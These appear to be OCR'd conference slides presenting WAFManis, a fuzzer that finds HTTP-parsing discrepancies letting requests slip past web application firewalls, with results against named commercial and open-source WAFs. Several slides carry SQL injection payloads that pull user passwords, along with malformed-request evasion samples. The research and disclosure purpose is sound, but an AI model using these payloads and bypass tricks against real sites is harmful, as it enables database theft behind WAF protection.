
Method	Path	Query	Protocol
Header name	Header Value		
Header name	Header Value		
Content-Type[1]	MIME Type		
Request Body(MIME Data)			

https://swagger.io/docs/specification/describing-parameters/

How to **systematically** and **efficiently** mine for **protocol-level** evasion cases in WAFs?


WAFManis: An Evasion Fuzzing Framework

- Grammar Guided and Code Coverage Driven



https://github.com/EkiXu/WAFManis

Demo Video


WAFManis [SSH: 172.30.99.237]
config.py .../atheris_fuzzer M
config.py generator M
app.py M
routing.py
fuzzer.py M
minimized.c453385555b5de9031df87fe91d651
fuzzer > atheris_fuzzer > config.py > ...
WAF_HOST = "safeline.waf.server-config.zip"
WAF_PORT = 31080
EXPECTED_TAINT = {
"loc": "form",
"taint_key": "taint",
"taint_val": "1' union select 1,group_concat(user,0x3a,password) from users #"
}
APP_PORT = 6000
QUEUE_DIR = './fuzzing/queue'
SOLUTION_DIR = "./fuzzing/solution/safeline/flask"
DEBUG = False
WEBAPP_VALIDATE_CODE = 299
WAF_VALIDATE_CODE = 299
VALIDATE_MODE = "strict"
Configured to test safeline 5.0.0
(fixed in the lastest version)
(venv) eki@DUBHE-VM:~/WAFManis/fuzzer/atheris_fuzzer$

Challenges we addressed

How to generate high quality test-inputs?

- Legacy Fuzzer
  - Put raw HTTP requests in the corpus
  - Mutate with raw bytes
  - Most of the test-inputs are invalid or payload-missing


```
GET / HTTP/1.1
Content-Type:
application/json

{”id”:”1’Or(1>0)# ”}
```

```
GÿT / HTTP/1.1
Conten:POST
{”id”:”1’Or(1>0)# ”}

{”id”:”1’r(1>0)# ”}
```


```
GÿT / HTTP/1.1
Content-Type:
application/json

{”id”:”}
```

```
127.0.0.1:54422 Accepted
127.0.0.1:54422 Invalid request (Malformed HTTP request)
127.0.0.1:54422 Closing
127.0.0.1:54423 Accepted
127.0.0.1:54423 Invalid request (Malformed HTTP request)
127.0.0.1:54423 Closing
127.0.0.1:54424 Accepted
127.0.0.1:54424 Invalid request (Malformed HTTP request)
127.0.0.1:54424 Closing
127.0.0.1:54428 Accepted
127.0.0.1:54428 Invalid request (Malformed HTTP request)
127.0.0.1:54428 Closing
```

WAFManis: Generator




- Generate initial inputs with HTTP Grammar
  - **Extract** grammar from the RFCs
  - **Build** the request from the root node
  - **Dump** the corresponding HTTP request when executing





```
--boundary
Content-Disposition: form-data;
name="id";

1' union select password from users
limit 1--
--boundary-
```

WAFManis: Mutator



- Directed mutation
  - Grammar-level: duplicate or delete non-leaf nodes
  - Byte-level: delete or add a single byte in leaf nodes or encode leaf nodes.
  - Specifically, do not delete or add bytes to the payload




```
Content-Disposition: form-data; name="id";

1' union select password from users limit 1--
Content-Disposition: form-data; name="id";

1' union select password from users limit 1--
--boundary-
```


How to get an effective feedback?

- Black-box Fuzzer
  - Generate test-inputs blindly, which is inefficient

- Grey-box Fuzzer
  - Guide the fuzzing process with target code coverage feedback, e.g. AFL
  - However, commercial WAFs are **closed-source without code or binary**

How to get an effective feedback?

- Utilize code coverage of open-source HTTP parsers to guide testing
  - Both parsers are implemented to parse HTTP requests with similar logic
  - The more feature branches we covered, the more differences we found




How to detect successful evasion automatically?

- Legacy fuzzers
  - Rely on program exceptions, such as crashes or hangs

- Protocol-level WAF evasions
  - Silent and won't trigger crashes.
  - Requests are **benign at WAF Side** while **harmful at WebApp Side**
  - WAF may modify original request message


WAFManis: Validator



- Web Validator
  - Return all parsed parameters
    - Indicate how WebApp parses HTTP requests.
    - Test Target in the fuzzing process

```
@app.route("/", methods=['GET', 'POST',])
def parse1():
  return (dumps({
                    "args":flask.request.args,
                    "form":flask.request.form,
                    "json":flask.request.json \
                     if flask.request.is_json else None})
          ,APP_S,[("Content-Type","application/json")])
```


WAFManis: Validator




- WAF Validator:
  - Return with ***SWAF_PASS*** and the exact HTTP request
    - Quickly know which request passed
    - Get the **exact forwarding request** to learn how WAFs will modify the request

```
respData := ResponseData{
        RawRequestData: reqData,
    }

jsonData, _ := json.Marshal(respData)

srcConn.Write([]byte("HTTP/1.1 299 OK\r\nContent-Type: application/json\r\nContent-Length:"))
srcConn.Write([]byte(strconv.Itoa(len(jsonData))))
srcConn.Write([]byte("\r\n\r\n"))
srcConn.Write(jsonData)
```

WAFManis: Validator



- 2-Step-Validation:
  - WAFs may **modify** the original requests,
  - WAF Validator **saves** the request samples
  - **Sends** the samples to WebApp for 2nd validation.



Too many duplicate cases :-(

- There are too many “optional” fields in the HTTP message
  - Many successful evasion cases **look different** but the same


```
GET / HTTP/1.1
Content-Type: application/x-
aj

{’
```

```
GET / HTTP/1.1
Content-Type: application/x-
ajso

{”id
```


```
GET / HTTP/1.1
Content-Type: application/x-
ajson; a=2

{”id”:”1’Or(1>0)# ”}
```


```
GET / HTTP/1.1
Content-Type: application/x-ajson;

{”id”:”1’Or(1>0)# ”}
```

WAFManis: Centrifuge




- Minimize and re-verify evasion
  - Removing useless nodes iteratively.
  - Avoid redundant mutation and help find unique samples.
  - 2-Step Verification to exclude false positive samples.







(a) original sample



(b) evasion sample after mutation



(c) minimized evasion sample-a



(d) minimized evasion sample-b

Talk is cheap,
Look at what we found!

Evaluation Setup

- WebApp Framework
  - Top 20 Popular OSS WebApp Frameworks
- WAF:
  - 8 Commercial WAF:
    - Selected by global market share report
  - 6 Open-source WAF
    - Selected by “WAF” topic on GitHub

Web Framework	Language	Version	Github Star
Laravel	PHP	9.19	73.8k
Django	Python	4.15	71.6k
Gin	Go	1.8.1	69.6k
Spring-boot	Java	2.7.5	68k
Flask	Python	2.1.3	63.4k
Express	Node.js	4.18.2	61.2k
Fastapi	Python	0.88.0	59.5k
Nest	Node.js	9.0.0	57.6k
Rails	Ruby	7.0.4	53.1k
Meteor	Node.js	2.8.0	43.5k
Koa	Node.js	2.14.1	34.1k
ASP.NET Core	.NET	6.0.12	32k
Beego	Go	2.0.1	29.9k
Symfony	PHP	6.2.4	28.5k
Fastify	Node.js	4.11.0	27.7k
Echo	Go	4.10.0	25.9k
Sails	Node.js	1.5.3	22.6k
Rocket	Rust	0.5.0-rc2	20.9k
CodeIgniter	PHP	4.0	18.2k
Webpy	Python	0.62	5.8k

What did we find?

- All tested web frameworks accept some non-regular requests
- Most WAFs can be easily bypassed with specific HTTP requests

Type	WAF	Evasion Samples	Affected Web Framework[1]
Commercial	Microsoft Azure WAF	5	13/20
	Google Cloud Armor	5	13/20
	Alibaba Cloud WAF	21	20/20
	Cloudflare WAF	38	20/20
	Huawei Cloud WAF	40	20/20
	Safeline WAF	22	20/20
	Fortinet WAF	40	20/20
	Barracuda WAF	8	20/20
Open Source	ModSecurity	2	2/20
	Naxis	2	2/20
	OpenWAF	13	20/20
	Janusec	21	17/20
	WAFbrain	49	20/20
	HiHTTPs	45	20/20

